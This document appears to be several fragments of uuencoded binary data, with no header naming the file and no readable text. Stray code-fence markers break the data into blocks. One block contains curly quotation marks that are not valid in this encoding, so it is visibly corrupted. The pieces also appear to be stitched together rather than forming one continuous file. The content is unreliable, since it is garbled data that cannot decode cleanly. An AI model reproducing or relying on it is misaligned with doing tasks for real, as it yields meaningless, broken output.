M[CK._5A)WS>P-%"83NC`V%+EWT>?5NL>1WLS5)+6ES4%MHWDUV3FBFKY(3FJ
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
```

```
MD^G‘,‘QD@,‘1%LUO(/PR8$0P@$.DW7""-P;"<HLL@</8!G4QSB#Z(1"<C.O8
MSC&ZX‘==;Q<%7=UU]]Q=4=1%!E‘B+IXY=]?#_?#9BRY(CS/"H-DPRF#?>Z^Z
MISK)$+C[]R:?GOY6U:M7KUZ]>O6ZI[K#^(US1F]98_RN&.,_,"’1AE48-F"$
M=!OC/YXQ_N‘E,]Z=QBR_YC!Z@I+A#AY&01EKS#2WYK;FVVZ’&.6VYI6-S1!W
MT/YVAB$?,Y[X8<8#/8QO1&#\EV3&W[?‘^-O%&-^’R/‘6%J.WR;&5"_YI);XC
MYNZ5_GMO6P,M85^-CN,V!<8?.6*<>&4V*3AK?-$B$#1NP-MU[+L+%]3<L’+Z
MU&E3KQ8X@W‘=S.GU9^N3(_[LX‘5ZY]@,3V(#C#[,;8S?O85W#$*O46/C></N
MN&,(>HF;C;2;TCELF3’H:\#?#BCE\REW*+>K7’!J"?#3‘X$FB6=HJ@O/,)]2
M>‘9#2N,9’2/4’PA.3,(S.#$’GL’1N?‘,3LR-9W!H^7@&1S<:SR#!6#R#$RW"
M,PA6AF=POA/P#$8Y&<_@T"KQ#,ZO"L_@W&;B&9SR;#R#(_3@&1SX?#R#(ZS%
M,TS@A7@&9^W%,SCV)7@&)[D,S^#<;\4S&’L#GF&2UH=.!A(.K1BZ&M%>@V_M
M2ZA]Y)!^S0GHJ5ZNP3?J2R]’S5!D%>O4X5..&E*P+-9!:=24@JJ.12F-&E-P
MB8F]3&G4G(+3++:3TJA!90*F(Y1&32IH(K%62J-&%70YL7641LTJ.’5C#91&
M#2NUF/92&C6M>#’MH31J7%F&Z4I*H^:5!DP741I’0,$.Q=R4QI%0UF&:41I’
M1-F‘Z>2WF,:145JI_Y3&$5(>IOY3&D=*B5#_*8TCINR@_E,:1T[92?VG-(Z@
M\@+UG](XDLK+U’]*XX@J>ZG_E,:15:+4?TKC""OO4O\IC2.M=%#_*8TCKARC
M_E,:1U[II/Y3&BU‘T:C_D)[VQ0]"GP1.)+U+ZI367:AY6)AN6:JT[9‘<F@X$
M7:%NL)7%7JS!EF\YU‘Q#I0;:(!&,^G+T#G5%^LBA4’?$^’"[4D<^"J,>_-"_
M0!WY,"‘U!XC’A’WC6+A&VH4Y^G"CQ!D\XO]\+RYW0.(.)%S*4<C6JJ#IP-ON
MO3AM=R&S4&+%H?!ZPVXI\2I*5+\75WK*A/HCX:34PI3F3*Z_0$R0.A)^91S1
M]ZY/Z4B[G*9%IUN5T]6R:Z,4OY%P*!HZ>.!3294=JN2VRR"?0_?G>[5<@W,T
M%‘U&_<.)\D"G9)<=H6C<#7*&Y;3.XK^)X$#"M.)Z&:TN<B‘KS_RU’9(ZKQ9X
MAN1TNYPRVW;DO>:IG"6GH/W5D‘;J^E2HXT!GC@V^[/9Y52&Y2Y6[‘AND’/\L
MW>_2_6E(JI[\‘YKD)>8ISEFO<FO%NBFCG‘RT))EOH"HG0;PA83D%LCW64S84
M#(0))*2F*F‘+S+4.LY.!5)5O#‘Y-%"Q$JTA3-J2;;-I"I($ZDO(.E$%%[8VT
M136^4AR1][#H&G2Y6OJ\I7(>5‘9=@?8:‘QO<-E\)$A\3Q!]8B3\%OC0F0#O<
M[IMHH‘&^(JS%=F=J/6FM]1+4‘LK‘AGP;EV6\(%QG)0RD21:T9:X/[!6(YM;7
MN5$9(\QN!:/WDRX\P$B[PLK"@R0)%]7)U^K.FWHXB*IUPU=@)O-3W1NQ[B??
M6.I*5%?B=8%4K\1&;S8:!0[N:F^^[XK,(.RV5FX_WU/V"62F8!T.K8C/(SZX
MH(B\U[R5PJ+0,A)‘ES3YF=)ZJU#<#556>:=9FUQRWNAK&DUV;53R:JMZL:@E
M%K7,_YT,B]-?6U@,‘Q810\MI?5T1=OA7WP@MC\UH^35KM;]\@W8‘]4!L5-2Z
M*JQ89FJ[6DY:;+7%6G,GU&R7$VCU-‘MK:38!@&F5XG;(YU]BHR/6#E24EPK)
MFEJO!1Z0!MWG5Q=IZCP)YWJ.VAI!4^HT9$F1PKNT_1<,A2.OZ<#+IZCU,+D2
MH9KY\141‘+M>0K]7GU)K\M5%J3=0G’/WE.UZ&7)[</)S3O$)9!<I?9VD-‘CC
M_5W*TK/#7Z-.8%X’V(2PG-#!_70%F!2;J&.^81>+‘PD?^0BWZAEM<4"@‘Y?J
MD0YH#L.’=8%9&(3>L;W<#ZH"Z9F]QA623U#7@-_8M>]*:ETM+Y&<(;F32LC5
M&25)H^0XP$<\KJ@FM47SVLK‘P0?FO(#11E[;CT$59(_’M36IC//:%FC9YMRT
M6I6WV>7C‘<V))I.C[‘55>+5%*:L?GDN:V@8T7N‘1EG=XM00G4.NW!3YW0DXH
M>EC*P4:H]/L0>1FM’(M/,IJ6K9FCP‘:,_"F6_$#+,>;+4^5C*@O)B=A#AO].
M@D<:RGS#L;?UCD;5,[2QNJ;ROIRXQRC[$M<*T$U2K9-"[E@WU:-1/ZZ\*0;W
MHVZ26L_=#8J)X>*NKN!#DH0)/-08DW#^.V3+\ZK4^6Z7_08)1%%EC5:’@;&G
M#)DP;?.-)]5H:$2=HIV[NRU&M.4<S$<8P;Q7/<‘I$FB)V’PWX7=S’7SG^"KA
M6_)-)$9$Y%6*GLNP*K6RFG&.?/6B3NKL"955=(1LF*R’G(0]!Q(8-ICK^6CK
M^FNL@6F8@[N,.8CK8+I/IP,;W=(@_WI22]IJS\:"&KE(/5‘6K)=V6&:;<^/7
MTOA*/4BYK8,)=:$’/<A],,TH!U\ZG\>Y!NM[[.9>\TL2CG>P,.!4H"7%_!4T
MS"Y%%CH[TV499EJ-XQ.QORMP(;<.M(O+OAB\<@JFJGV^TQ6*D@IYNV7M,EY,
MLW8Y280X]URAFIF&)LB/96(+1VRK1:^IK’J%M;B?4H=/BM\‘8[7"2F&1T66’
M0‘-DO‘@+=8D[/RPG;6[29FR5CNO‘’/2*>E[;OYG>>28R‘7^SR/$,%ED&.&%T
M"Y11G8MN<V-N?#GU,<’GV#P5ZR4,URJ%T.HZP5M!/‘+3+X$6Z9’‘)‘^&9<T&
MO@%G3:A&PB*O@_+‘B088ER^^‘\7QS@0:J"+CF@/S-^3UT/(VFVVJHAR0V%-=
M,WO3.)H?L"QYE‘8QTKE?66;’:!QV"KB0:C-0:<]ERM%V3ID1ED-Y’’E‘UM.9
M@),B0&/TS5C%F#X9O5C&6KV,L<Z)WVK.@;XDNL^=WRNTA/EFEUU>+8]+W>\P
MI\UA;M2-^"T4S<2<-%T<RD]1!<]^F5&1KOT=$DBS)8%72KBP:96’Y7<+#\M’
MU,/R>X[VX!I@QVB]<#0QU-!OOQ0:"K3‘U*6+B2BRWJJ;K)5.3%]K-B4I.JP_
M2@U<OBJNYZ’D+L$$8V:#R2@L^D>3B2,<5‘"C?]‘><]&:8‘C1U9339-/]VYJ8
M5G46J8O0@,&VY!--]K#\KE?=CF+#$E71$=#LP$’3JL_R%H.WZF05^AX$RE78
MY%9>%MB’6<P_>"]>H,94O%VI<GI-@@4HB!?&:-24!T9*RE’I>U<#F!^’=J*K
MEK?YIV*G&K"%*6=-3>A[Z/*:6L>‘<$221Q]7PICQMJ(0+FIA8A5@=B.V((OM
MTG*3PGZ3VKDS&7UOQE;:,Z7*XY@>;Z9!:\INS/E[,MO@D=X_O)!%[P6#2>]6
M,Y!,Y;HK.KQ&C\%(D7K@V0SW1*‘EP3;GQD?@G*A/\.[8W/’]YCK?I<T2TO\2
M!1@DI"=9%_!RW@0:,]GIA"US8?YU1<‘=M<L1FHW!MLT’=-8ZEP5:’’9^;1M%
M!NR"4%:7MGZ@$59‘R$OQ_4FD>?NTQ6&<.D/Q/<7*"C(,!Q\&UE[MVS-B^+‘Q
M(Q\\<"‘JZ969:[&@‘MFP?!MZ93^’%A[(.!E]#Q8K’LP=*SI_)Z9G#C*#GF‘#
M\MB’WXRS:46"J].&-K‘‘C;$5R9‘I‘N772-.>Z8QR!--_<UR"Z5_/]V*ZCIBZ
ME#]CZ>Y^JG<BP<]Z5[^3JH.2$.A[D)M2]‘+:/Y=,W8Y9*M’A_/’Q/N"5"6@2
M+L:T):=[Q*.,7P,N0!X%7UB&:O9IG’FHSW/’)A&?W/CFN1‘D_HE\W38*.[]G
M^A\’;S(0’>FE@JF9H"&XP50C‘J4!&VK]0LP$’&<[M6/GTIHLXE]G6&PT62!0
M’D06<[XP-..SU-_(ZX/;("5LI,P[S<QE‘)JD,&5XN:F8YK<Y8?HNLR4$RDYL
```

```
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
```

```
MC<+_E&+L39?7;F?>>66W\/W4[[I1F/M:U-=G<H3PV[H9^WRYFVES_HX\"+E#
M=V.']KW=NX=/XW@,_QER&?(7R"N0OVH4_M'N1K<)/0P?[A&^C&R[LN,YA?=N
M50WE'7I2/,F7U(^G6\_P^E='>-;XGA'_>E.+$/(/%,:-9]7.IF)[3Z/_S;T-
M'QP6/O^;#S^WO=TX_'_+AZ0(X8>Z\O3K3=O8\%YX:S*<GN%TKG2F)W41PO<>
M$5Z'2'D[;L2Y\Z'T5\1YEQNFR!E&;AQQ[K1'/NA[9XX,K\/]KGS+4F?<XO)K
M3I>Z9R3$?Q##O(/\/O)GR!\@GT;^)W*+4<'?(]^(?!@Y$?D(\F#D3Y'SD#]'
MGHI\M)%N52BG><>SR+V0ZT:9M'\88_J.#.1QR'N0[\;ZLG9,^+S:/X;2^\].
M37%NJ//J'(9OBWP,F>9N*LWTF]>EF7XS(<VT8T/33+^9A]P9N3+-C%76(D=3
MNM),?_H.,IVB\J\TTW9=,!:8QMYMQYIQ5-)8,W8:,]:,G4+(-#ZO'FOZY4>0
M:4[483QP#N7SK<"4^GLF'!]'?N'VX/-QG)-\.W!+Y(^0^R)'I0,/12Y"3D/^
M*_+MR-Z)P!7(*@.X$OD=Y!W(O28!/XN\$_E'Y)Q,X(NQ')]&O@:Y;Q9P)^2_
M(?=&3LO&,0;)D?^!O"('[0WY\EPL4]B:$IN0.S=I:!O[<DU]6=<Z?-WI$*&-
MA38J7-OUFA-G!V<<!3[3WR)W$O'FS%GDS@+>"KLX#[B+@%='VB!'"WCEHTL>
MK)5Y,)[A><:>51#..>F+ZV/M'=[@S,=A7RO.9=B_2W89]N4&(??A\T92W;D;
M<3\ZLP6Y/YZ7OCS''3%1F-',@\5$YB$X2QX3!-U2Q1EW/[/6RH<ZYZM/K(1:
MY"1;W([Z#Q-;'?VGH6Y#4?]!+E_"\0^S]!QNZ3D2SVPA'N76$N'Q;@\/G.;.
M1('' 69PN9C-/Y)EHJC,/,CS2XDRQDCE+U#A_JX,TYH?T4MI'B%,-TKXN2/7N
MA"4'/;<'J>WZQI)KW2"OED7@&BL/P9/L:<S#7)&ZM&FS_9AO.9B''[AL\C#7
MRL,\*P_SK3"3W98,N,!=/0*>XK:^P*7B-N:0"#%7L%VFBJGN:@3P-$</S3/$
MH\PS.8]2Q9UN;P,\!]-)/%<<8ZX4/S//QW-?C@1ICA#)WBZ5)J^'3V%>+1*C
MEC5MUCP?\F>AE5<+,1^N=N4M^5F+K'Q;;.7;$G=V!7R7NS('7,7KU*EBN;O:
M!%S-,XE4L4(4,=\KIC&OQ#(EOD\\PKR*O('=M,"[7E'YP*M%RRI=[C566FJL
M,EUMZ?^0I?]&=X0.O'G/&"+>XO8\P'^[*W#'6]T9$O'V=U8*_*B[$@:\PZHO
MCSDIT+Q3;&9^0CS._*1XG?DI<8CY61X1I#HI/U]J?EY<Q;Q+M&7>+;HQ[Q7#
MF5\19<ROBL7,^\5*YM?$6N8WQ0;FOXJMS&^+W<SOX%X!\4'Q+O-'XAOF?X@S
MS+5"*<UUHI7#@7RPVP?1;JE]6(/M1BK*UV);,0IY';8/U+:L%\<CV/E5;OQ1
M+J>C;1P1':NU;1Q&VRC))S9V?MBR\R,<9ZHS3KN'^5.K+_A<Q#(?M6SCF#L*
M'S[NKH8"?R66,G\MUC!_:_%WCC5I/FGQ]TX):_[!G74!G[+:@1^YCJ>*TZ()
M\W]$%/,9X6?^R;*3LV(8\\]B-',S>1OSQ3*+N86<PWR9O(OY<GD?\Y5R#7-K
M^33SM?*/S&UD+?-O++Y)'F7N($\QWRPEVT^TO)[9(SLR=Y.#F'O)/.8$6<8<
MD/.8D^0*YC[("_)I?'ZV1WW3IVA[]^;3G!=L;T,^C=N/.OQX/HW;/W%X%_(Q
M'6?F'$'^+@XUL-6_H_QK\;XE!QOX!N7?B0<<^5GD?XN55AAM#W7.5Y<C<*W%
M*RS[O\_A9I.!?RMK[];VGRJU\U"J(Q?,'Z1I#P?**.9!L@_S8(MOD:.8A\D)
MS+^3\YG'2F/#(^1.YO'R&>NYAB=(6.FA.MY/-NS+VD[&]0H)[4-'Y,'2'DMH
MW2'?GK'XS\+D";'/\R1=+KY'Y\GMF"<#)A.;_B+=RI])TK0#F=+T$5GR1N9L
M:?J['"NO@G((<[Z$<0+9U439<(RD==9C"='9^L0QJ'.AA//E2.<"U#DXF=CH
M7&CI7&SI7"(O92Z55S*7R=\PEUOZ5TC3%T^3,YFGR[76O2\RWRE?89XMWV.>
M8W&E_)AYOCS)O%!>PG5\L33]VA*+E\HXYBK9EWFY',)<+=.85U@\WVK'[K':
ML7ME*?-*B^^7,YA7R7N8U\C'F-?+YY@?DF\R;Y2'F#?)$\R;)<SDR+:+L-PK
MT(:+T8;G(9?(;QK8']G);'EM3A6&F2./6F$@;U>C?+'\Q))?9;4):1:76ORC
M-2:$,PL?1AO;)L5]VL:VHHT]-YG8V-@VR\:V6^W&#MF<>:?LR/P'.8#Y":M]
